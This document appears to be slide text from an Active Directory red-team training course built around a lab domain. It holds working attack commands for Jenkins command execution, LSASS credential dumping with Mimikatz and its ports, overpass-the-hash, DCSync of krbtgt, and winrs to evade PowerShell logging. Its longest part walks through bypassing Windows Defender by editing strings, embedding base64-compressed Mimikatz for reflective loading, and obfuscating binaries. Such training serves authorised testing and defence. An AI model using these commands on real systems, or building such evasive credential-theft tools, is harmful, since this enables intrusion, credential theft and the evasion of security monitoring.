Privilege Escalation - Local

- Run all checks from :
 - PowerUp
[Invoke-AllChecks](#)
 - Privesc:
[Invoke-PrivEsc](#)
 - PrivescCheck:
[Invoke-Privesc Check](#)
 - PEASS-ng:
[winPEASx64.exe](#)

Feature Abuse

- What we have been doing up to now (and will keep doing further in the class) is relying on features abuse.
- Features abuse are awesome as there are seldom patches for them and they are not the focus of security teams!
- One of my favorite features abuse is targeting enterprise applications which are not built keeping security in mind.
- On Windows, many enterprise applications need either Administrative privileges or SYSTEM privileges making them a great avenue for privilege escalation.

Feature Abuse - Jenkins

- Jenkins is a widely used Continuous Integration tool.
- There are many interesting aspects with Jenkins but for now we would limit our discussion to the ability of running system commands on Jenkins.
- There is a Jenkins server running on dcorp-ci (172.16.3.11) on port 8080.

Feature Abuse - Jenkins

- Apart from numerous plugins, there are two ways of executing commands on a Jenkins Master.
- If you have Admin access (default installation before 2.x), go to http://<jenkins_server>/script
- In the script console, Groovy scripts could be executed.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '[INSERT COMMAND]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Feature Abuse - Jenkins

- If you don't have admin access but could add or edit build steps in the build configuration. Add a build step, add "Execute Windows Batch Command" and enter:
`powershell –c <command>`
- Again, you could download and execute scripts, run encoded scripts and more.

Learning Objective 5

- Exploit a service on dcorp-studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentx has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

Domain Enumeration - BloodHound

- Provides GUI for AD entities and relationships for the data collected by its ingestors.
- Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins.

<https://github.com/BloodHoundAD/BloodHound>

- There are built-in queries for frequently used actions.
- Also supports custom Cypher queries.

Domain Enumeration - BloodHound

- Supply data to BloodHound:
 - . `C:\AD\Tools\BloodHound-master\collectors\SharpHound.ps1`

`Invoke-BloodHound -CollectionMethod All`

or

`SharpHound.exe`

- The generated archive can be uploaded to the BloodHound application.
- To avoid detections like ATA

`Invoke-BloodHound -CollectionMethod All -ExcludeDC`

Learning Objective 6

- Setup BloodHound and identify a machine where studentx has local administrative access.

Lateral Movement - PowerShell Remoting

- Think of PowerShell Remoting (PSRemoting) as psexec on steroids but much more silent and super fast!
- PSRemoting uses Windows Remote Management (WinRM) which is Microsoft's implementation of WS-Management.
- Enabled by default on Server 2012 onwards with a firewall exception.
- Uses WinRM and listens by default on 5985 (HTTP) and 5986 (HTTPS).
- It is the recommended way to manage Windows Core servers.
- You may need to enable remoting (Enable-PSRemoting) on a Desktop Windows machine, Admin privs are required to do that.
- The remoting process runs as a high integrity process. That is, you get an elevated shell.

Lateral Movement - PowerShell Remoting

- One-to-One
- PSSession
 - Interactive
 - Runs in a new process (`wsmanprovhost`)
 - Is Stateful
- Useful cmdlets
 - `New-PSSession`
 - `Enter-PSSession`

Lateral Movement - PowerShell Remoting

- One-to-Many
- Also known as Fan-out remoting.
- Non-interactive.
- Executes commands parallelly.
- Useful cmdlets
 - `Invoke-Command`

Lateral Movement - PowerShell Remoting

- Run commands and scripts on
 - multiple remote computers,
 - in disconnected sessions (v3)
 - as background job and more.
- The best thing in PowerShell for passing the hashes, using credentials and executing commands on multiple remote computers.
- Use `-Credential` parameter to pass username/password.

Lateral Movement - PowerShell Remoting

- Use below to execute commands or scriptblocks:

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName  
(Get-Content <list_of_servers>)
```

- Use below to execute scripts from files

```
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -  
ComputerName (Get-Content <list_of_servers>)
```

Lateral Movement - PowerShell Remoting

- Use below to execute locally loaded function on the remote machines:
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>)`
- In this case, we are passing Arguments. Keep in mind that only positional arguments could be passed this way:
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>) -ArgumentList`

Lateral Movement - PowerShell Remoting

- In below, a function call within the script is used:

```
Invoke-Command -Filepath C:\scripts\Get-PassHashes.ps1 -  
ComputerName (Get-Content <list_of_servers>)
```

Lateral Movement - PowerShell Remoting

- Use below to execute "Stateful" commands using `Invoke-Command`:

```
$Sess = New-PSSession -Computername Server1  
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-  
Process}  
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
```

PowerShell Remoting - Tradecraft

- PowerShell remoting supports the system-wide transcripts and deep script block logging.
- We can use winrs in place of PSRemoting to evade the logging (and still reap the benefit of 5985 allowed between hosts):

```
winrs -remote:server1 -u:server1\administrator -  
p:Pass@1234 hostname
```

- We can also use winrm.vbs and COM objects of WSMAN COM object -
<https://github.com/bohops/WSMan-WinRM>

Lateral Movement - Invoke-Mimikatz

- Mimikatz can be used to dump credentials, tickets, and many more interesting attacks!
- Invoke-Mimikatz, is a PowerShell port of Mimikatz. Using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be used from this script.
- The script needs administrative privileges for dumping credentials from local machine. Many attacks need specific privileges which are covered while discussing that attack.

Lateral Movement - Extracting Credentials from LSASS

- Dump credentials on a local machine using Mimikatz.
`Invoke-Mimikatz -Command '"sekurlsa::ekeys"`
- Using SafetyKatz (Minidump of lsass and PELoader to run Mimikatz)
`safetykatz.exe "sekurlsa::ekeys"`
- Dump credentials Using SharpKatz (C# port of some of Mimikatz functionality).
`SharpKatz.exe --Command ekeys`
- Dump credentials using Dumpert (Direct System Calls and API unhooking)
`rundll32.exe C:\Dumpert\Outflank-Dumpert.dll,Dump`

Lateral Movement - Extracting Credentials from LSASS

- Using pypykatz (Mimikatz functionality in Python)

```
pypykatz.exe live lsass
```

- Using comsvcs.dll

```
tasklist /FI "IMAGENAME eq lsass.exe"
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump
<lsass process ID> C:\Users\Public\lsass.dmp full
```

- From a Linux attacking machine using impacket.
- From a Linux attacking machine using Physmem2profit

Lateral Movement - OverPass-The-Hash

- Over Pass the hash (OPTH) generate tokens from hashes or keys. Needs elevation (Run as administrator)

```
Invoke-Mimikatz -Command '"sekurlsa::pth  
/user:Administrator /domain:us.techcorp.local  
/aes256:<aes256key> /run:powershell.exe"'
```

```
SafetyKatz.exe "sekurlsa::pth /user:administrator  
/domain:us.techcorp.local /aes256:<aes256keys>  
/run:cmd.exe" "exit"
```

- The above commands starts a PowerShell session with a logon type 9 (same as runas /netonly).

Lateral Movement - OverPass-The-Hash

- Over Pass the hash (OPTH) generate tokens from hashes or keys.
- Below doesn't need elevation

```
Rubeus.exe asktgt /user:administrator /rc4:<ntlmhash>  
/ptt
```

- Below command needs elevation

```
Rubeus.exe asktgt /user:administrator  
/aes256:<aes256keys> /opsec  
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

Lateral Movement - DCSync

- To extract credentials from the DC without code execution on it, we can use DCSync.
- To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges for us domain:
`Invoke-Mimikatz -Command '"!sadump::dcsync /user:us\krbtgt"'`
`SafetyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"`
- By default, Domain Admins privileges are required to run DCSync.

Offensive .NET - Introduction

- Currently, .NET lacks some of the security features implemented in `System.Management.Automation.dll`.
- Because of this, many Red teams have included .NET in their tradecraft.
- There are many open source Offensive .NET tools and we will use the ones that fit our attack methodology.

Offensive .NET - Tradecraft

- When using .NET (or any other compiled language) there are some challenges
 - Detection by countermeasures like AV, EDR etc.
 - Delivery of the payload (Recall PowerShell's sweet download-execute cradles)
 - Detection by logging like process creation logging, command line logging etc.
- We will try and address the AV detection and delivery of the payload as and when required during the class ;)
- You are on your own when the binaries that we share start getting detected by Windows Defender!

Offensive .NET - Tradecraft - AV bypass

- We will focus mostly on bypass of signature based detection by Windows Defender.
- For that, we can use techniques like Obfuscation, String Manipulation etc.
- We can use DefenderCheck (<https://github.com/matterpreter/DefenderCheck>) to identify code and strings from a binary that Windows Defender may flag.
- This helps us in deciding on modifying the source code and minimal obfuscation.

Offensive .NET - Tradecraft - AV bypass - DefenderCheck

- Let's check SharpKatz.exe for signatures using DefenderCheck
`DefenderCheck.exe <Path to Sharpkatz binary>`

```
# DefenderCheck.exe D:\Temp\SharpKatz\SharpKatz\bin\x64\Debug\SharpKatz.exe
Target file size: 234496 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x30B4A in the original file
File matched signature: "VirTool:MSIL/SharpKatz.A"

00000000  00 17 46 00 69 00 65 00  6C 00 64 00 4F 00 66 00  ..F.i.e.l.d.O.f.
00000010  66 00 73 00 65 00 74 00  00 2F 4C 00 6F 00 63 00  f.s.e.t..L.o.c.
00000020  61 00 6C 00 6C 00 79 00  55 00 6E 00 69 00 71 00  a.l.l.y.U.n.i.q.
00000030  75 00 65 00 49 00 64 00  65 00 6E 00 74 00 69 00  u.e.I.d.e.n.t.i.
00000040  66 00 69 00 65 00 72 00  00 13 4C 00 6F 00 67 00  f.i.e.r..L.o.g.
00000050  6F 00 6E 00 54 00 79 00  70 00 65 00 00 0F 53 00  o.n.T.y.p.e..S.
00000060  65 00 73 00 73 00 69 00  6F 00 6E 00 00 11 55 00  e.s.s.i.o.n..U.
00000070  73 00 65 00 72 00 4E 00  61 00 6D 00 65 00 00 0F  s.e.r.N.a.m.e..
00000080  44 00 6F 00 6D 00 61 00  69 00 6E 00 65 00 00 17  D.o.m.a.i.n.e..
00000090  43 00 72 00 65 00 64 00  65 00 6E 00 74 00 69 00  C.r.e.d.e.n.t.i.
000000A0  61 00 6C 00 73 00 00 09  70 00 53 00 69 00 64 00  a.l.s..p.S.i.d.
000000B0  00 23 43 00 72 00 65 00  64 00 65 00 6E 00 74 00  .#C.r.e.d.e.n.t.
000000C0  69 00 61 00 6C 00 4D 00  61 00 6E 00 61 00 67 00  i.a.l.M.a.n.a.g.
000000D0  65 00 72 00 00 13 4C 00  6F 00 67 00 6F 00 6E 00  e.r..L.o.g.o.n.
000000E0  54 00 69 00 6D 00 65 00  00 17 4C 00 6F 00 67 00  T.i.m.e..L.o.g.
000000F0  6F 00 6E 00 53 00 65 00  72 00 76 00 65 00 72 00  o.n.S.e.r.v.e.r.

#
#
```

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Open the project in Visual Studio.
- Press "CTRL + H".
- Find and replace the string "Credentials" with "Credentials" you can use any other string as an replacement. (Make sure that string is not present in the code)
- Select the scope as "Entire Solution".
- Press "Replace All" button.
- Build and recheck the binary with DefenderCheck.
- Repeat above steps if still there is detection

Offensive .NET - Tradecraft - AV bypass - String Manipulation

For SafetyKatz, we used the following steps

- Download latest version of Mimikatz and Out-CompressedDll.ps1
- Run the Out-CompressedDll.ps1 PowerShell script on Mimikatz binary and save the output to a file.

```
Out-CompressedDll <Path to mimikatz.exe>
outputfilename.txt
```

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Copy the value of the variable "\$EncodedCompressedFile" from the output file above and replace the value of "compressedMimikatzString" variable in the "Constants.cs" file of SafetyKatz.

```
using System;

namespace SafetyKatz
{
    public static class Constants
    {
        // compressed mimikatz.exe output from Out-CompressedDLL
        public static string compressedMimikatzString = "zH15fBRV8vhMZgKBHD1gRqKgDjJoFMRoUJMN6jTpIT1kJgmEQJArhyVX1BgmEAUFnERpHr1er0u56y26rrcCuDYEJAlyBZBLdBcFtSGiAXchqNC/qnqvZzKIfr+/318/Pprpfq/eXa+096qqQzc8aHPYbDYn/G+aNttKG//ns/3P/7LsN1vaBQ1ptnd7b0q/0h7c1H9M5c2zPVXVt8+svvFWz9Qbb7vt9rDnpume6prbPDff51GKSz233j5t+pDU1J5eUYf/3NUr7P02H7D+v+Gstq9700/0r5+E34967vq6N/22fZ0Ev+d+U3zAAb8z/5xxIBF+n3gwg95v0GvX1ykEt/Pri+B37jfLDyRT+ravvVT3tgMj7tx+4NEee7+ +ZR7+Dj5go3SFfh/tsfVr/B1989RK7MdvjbnEb7NNu6+7rf3Lz6dYaR22C23JCWn9bJtTbbeS2T24Z5km83Fp9K0f/E5wWbrJspYv7ass/nkwz+HrWKRVcj6+fV73KPNVZpu4J6bY1uW81wrM9t+3BOV4CzbP0hz7+cpat3+ +s5b6jqbYce9eEVNuDvIy2nKJ0W8UZ4IeEp9eG4ffBjam8Qzh2ZzyMx2arGFI97cbwjTbbE292ozptb8PvttQ40B/8N4SD2YIwA7Zn0m22GfBb1346X00QKg5IY4Sx2mrh99Cv4HxTRivyGN1mW4YJb7pp7m03uX/dbvXs6qnwTHMhc2hT4HfameCmz7odAHEucU5xcLb1v4Ibfaoap+v/6n8o+VrXyJFWrcqlarUdZ7Msok8fK41S9crm66DvEXW1F/YMAmb13Rovi9Zm2IDuiLA56h/tWOBdP90bPqG8MX6CyPy/G2vSg16+wxsWKV/Et6TTu2Z9s8y1sSVTZe89Adu7Ty+ +FvTe8ZueeHU5d080nv/GdalmspPikFd00f1Ug93yp7jxoUpHeN30LTVO6/79QQM6dnBEepOqpLTPTbMbVL0PKSrt0zSezXcYE1x1eUldidh/IDurQUZwtfgya/GwL1E8KD4QmVD1UpWpBb1bDm1dFYQuwNE3xZqrafK/HdEf+1WprPx/SVN0PQIo3K3sbZkH+RMyfAPn1jTUydeYSaG00tvbKSzYbK6sS/WFbjDaJunIZZi59CSevGwtV5bVKj66d03qG1tYewt4AxACAUHX3MPiBCVM1/1ZILMJiZVCs/SJ51U1DTF0CaUHWjOPMw5wUS0tlwCXCVyYqjfCqLa8TWBtgET4DNzgyweTkBt1+eIk+etHbjxiD7PKBNSApot7gC2uyMcbCmJQAvSyvsAWbMiDQmBFmTypZ6F0Jqtj1D1vKhmiNq/Xqpbf0PXVjhPzXJN3/NjwBCqg41oCe78FZ8vmz16sw3SX4kjNDG+PNCuKsGs+fNM36RqnuaRt0w1PeWigV+TmhumIVIt0M3GC/opq8GZH2hB1558/QeL5PerR17tmKtKtqo"

$EncodedCompressedFile = @'
zH15fBRV8vhMZgKBHD1gRqKgDjJoFMRoUJMN6jTpIT1kJgmEQJArhyVX1BgmEAUFnERpHr1er0u56y26rrcCuDYEJAlyBZBLdBcFtSGiAXchqNC/qnqvZzKIfr+/318/Pprpfq/eXa+096qqQzc8aHPYbDYn/G+aNttKG//ns/3P/7LsN1vaBQ1ptnd7b0q/0h7c1H9M5c2zPVXVt8+svvFWz9Qbb7vt9rDnpume6prbPDff51GKSz233j5t+pDU1J5eUYf/3NUr7P02H7D+v+Gstq9700/0r5+E34967vq6N/22fZ0Ev+d+U3zAAb8z/5xxIBF+n3gwg95v0GvX1ykEt/Pri+B37jfLDyRT+ravvVT3tgMj7tx+4NEee7+ +ZR7+Dj5go3SFfh/tsfVr/B1989RK7MdvjbnEb7NNu6+7rf3Lz6dYaR22C23JCWn9bJtTbbeS2T24Z5km83Fp9K0f/E5wWbrJspYv7ass/nkwz+HrWKRVcj6+fV73KPNVZpu4J6bY1uW81wrM9t+3BOV4CzbP0hz7+cpat3+ +s5b6jqbYce9eEVNuDvIy2nKJ0W8UZ4IeEp9eG4ffBjam8Qzh2ZzyMx2arGFI97cbwjTbbE292ozptb8PvttQ40B/8N4SD2YIwA7Zn0m22GfBb1346X00QKg5IY4Sx2mrh99Cv4HxTRivyGN1mW4YJb7pp7m03uX/dbvXs6qnwTHMhc2hT4HfameCmz7odAHEucU5xcLb1v4Ibfaoap+v/6n8o+VrXyJFWrcqlarUdZ7Msok8fK41S9crm66DvEXW1F/YMAmb13Rovi9Zm2IDuiLA56h/tWOBdP90bPqG8MX6CyPy/G2vSg16+wxsWKV/Et6TTu2Z9s8y1sSVTZe89Adu7Ty+ +FvTe8ZueeHU5d080nv/GdalmspPikFd00f1Ug93yp7jxoUpHeN30LTVO6/79QQM6dnBEepOqpLTPTbMbVL0PKSrt0zSezXcYE1x1eUldidh/IDurQUZwtfgya/GwL1E8KD4QmVD1UpWpBb1bDm1dFYQuwNE3xZqrafK/HdEf+1WprPx/SVN0PQIo3K3sbZkH+RMyfAPn1jTUydeYSaG00tvbKSzYbK6sS/WFbjDaJunIZZi59CSevGwtV5bVKj66d03qG1tYewt4AxACAUHX3MPiBCVM1/1ZILMJiZVCs/SJ51U1DTF0CaUHWjOPMw5wUS0tlwCXCVyYqjfCqLa8TWBtgET4DNzgyweTkBt1+eIk+etHbjxiD7PKBNSApot7gC2uyMcbCmJQAvSyvsAWbMiDQmBFmTypZ6F0Jqtj1D1vKhmiNq/Xqpbf0PXVjhPzXJN3/NjwBCqg41oCe78FZ8vmz16sw3SX4kjNDG+PNCuKsGs+fNM36RqnuaRt0w1PeWigV+TmhumIVIt0M3GC/opq8GZH2hB1558/QeL5PerR17tmKtKtqo"
'
```

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Copy the byte size from the output file and replace it in "Program.cs" file on the line 111 & 116.
- Build and recheck the binary with DefenderCheck.

The screenshot shows the Visual Studio IDE with two open files: Program.cs and Constants.cs. The Program.cs file contains C# code for decompressing a Mimikatz binary from a base64 string. Lines 111 and 116 are highlighted with yellow boxes. A separate Notepad window displays PowerShell script for decompressing the same binary using DeflateStream.

```
Program.cs
108     Minidump();
109
110     // now decompress the customized Mimikatz binary from Constants.cs
111     Byte[] unpacked = new byte[1427456];
112     using (MemoryStream inputStream = new MemoryStream(Convert.FromBase64String(Constants.compressedMimikatzS
113     {
114         using (DeflateStream stream = new DeflateStream(inputStream, CompressionMode.Decompress))
115         {
116             stream.Read(unpacked, 0, 1427456);
117         }
118
119     mimikatz.txt - Notepad
120     File Edit Format View Help
121     $DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String
122     ($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress)
123     $UncompressedFileBytes = New-Object Byte[](1427456)
124     $DeflatedStream.Read($UncompressedFileBytes, 0, 1427456) | Out-Null
125     [Reflection.Assembly]::Load($UncompressedFileBytes)
126
127
128
```

Offensive .NET - Tradecraft - AV bypass - BetterSafetyKatz

For BetterSafetyKatz, we used the following steps

- Download the latest release of "mimikatz_trunk.zip" file.
- Convert the file to base64 value.

```
# > $filename = "D:\Temp\mimikatz_trunk.zip"
# > [Convert]::ToString([IO.File]::ReadAllBytes($filename)) | clip
# > -
```

Offensive .NET - Tradecraft - AV bypass - BetterSafetyKatz

- Modify the "Program.cs" file.
 - Added a new variable that contains the base64 value of "mimikatz_trunk.zip" file.
 - Comment the code that downloads or accepts the mimikatz file as an argument.
 - Convert the base64 string to bytes and pass it to "zipStream" variable.

```
static void Main(string[] args)

string base64value = "UEsDDBQAAAIAJIYMVHT2vUzIQQAABILAAAASAAAA2l3aV9wYXNzd29yZHMueWFyrVVfb9NADH/upH0Ha+KhRW
Console.WriteLine("[+] Stolen from @harmj0y, @TheRealWover, @cobbr_io and @gentilkiwi. repurposed by @Flangy"
if (!IsHighIntegrity())
{
    Console.WriteLine("[X] Not in high integrity, unable to grab a handle to
}
else
{
    if (!(IntPtr.Size == 8))
    {
        Console.WriteLine("[X] Process is not 64-bit, this version of katz w
        return;
    }
    string latestPath;
```

```
82 // Console.WriteLine("[+] Contacting repo -> " + latestPath.Split(new string[] { "download
83 //}
84 //Declare as null
85 byte[] zipStream = null;
86
87 //Is it a URI?
88 //if (latestPath.StartsWith("http"))
89 //{
90 //    //Download
91 //    zipStream = webClient.DownloadData(latestPath);
92 //}
93 //else
94 //{
95 //    //Read file from path
96 //    //zipStream = File.ReadAllBytes(latestPath);
97 //    zipStream = Convert.FromBase64String(base64value);
98 //}
99
100 zipStream = Convert.FromBase64String(base64value);
```

Offensive .NET - Tradecraft - AV bypass - Obfuscation

- For Rubeus.exe, we used ConfuserEx (<https://github.com/mkaring/ConfuserEx>) to obfuscate the binary.

```
# DefenderCheck.exe Rubeus.exe
Target file size: 295936 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x31269 in the original file
File matched signature: "VirTool:Win32/Kekeo.A!MTB"

00000000  64 72 65 73 73 00 44 6F  6D 61 69 6E 43 6F 6E 74  dress.DomainCont
00000010  72 6F 6C 6C 65 72 41 64  64 72 65 73 73 00 48 6F  rollerAddress.Ho
00000020  73 74 41 64 64 72 65 73  73 00 61 64 64 72 65 73  stAddress.addres
00000030  73 00 63 72 6F 73 73 00  75 73 65 72 53 74 61 74  s.cross.userStat
00000040  73 00 45 6E 75 6D 65 72  61 74 65 54 69 63 6B 65  s.EnumerateTicke
00000050  74 73 00 50 61 72 73 65  53 61 76 65 54 69 63 6B  ts.ParseSaveTick
00000060  65 74 73 00 73 61 76 65  54 69 63 6B 65 74 73 00  ets.saveTickets.
00000070  43 6F 75 6E 74 4F 66 54  69 63 6B 65 74 73 00 48  CountOfTickets.H
00000080  61 72 76 65 73 74 54 69  63 6B 65 74 47 72 61 6E  arvestTicketGran
00000090  74 69 6E 67 54 69 63 6B  65 74 73 00 77 72 61 70  tingTickets.wrap
000000A0  54 69 63 6B 65 74 73 00  64 69 73 70 6C 61 79 4E  Tickets.displayN
000000B0  65 77 54 69 63 6B 65 74  73 00 72 65 6E 65 77 54  ewTickets.renewT
000000C0  69 63 6B 65 74 73 00 67  65 74 5F 61 64 64 69 74  ickets.get_addit
000000D0  69 6F 6E 61 6C 5F 74 69  63 6B 65 74 73 00 73 65  ional_tickets.se
000000E0  74 5F 61 64 64 69 74 69  6F 6E 61 6C 5F 74 69 63  t_additional_tic
000000F0  6B 65 74 73 00 67 65 74  5F 74 69 63 6B 65 74 73  kets.get_tickets




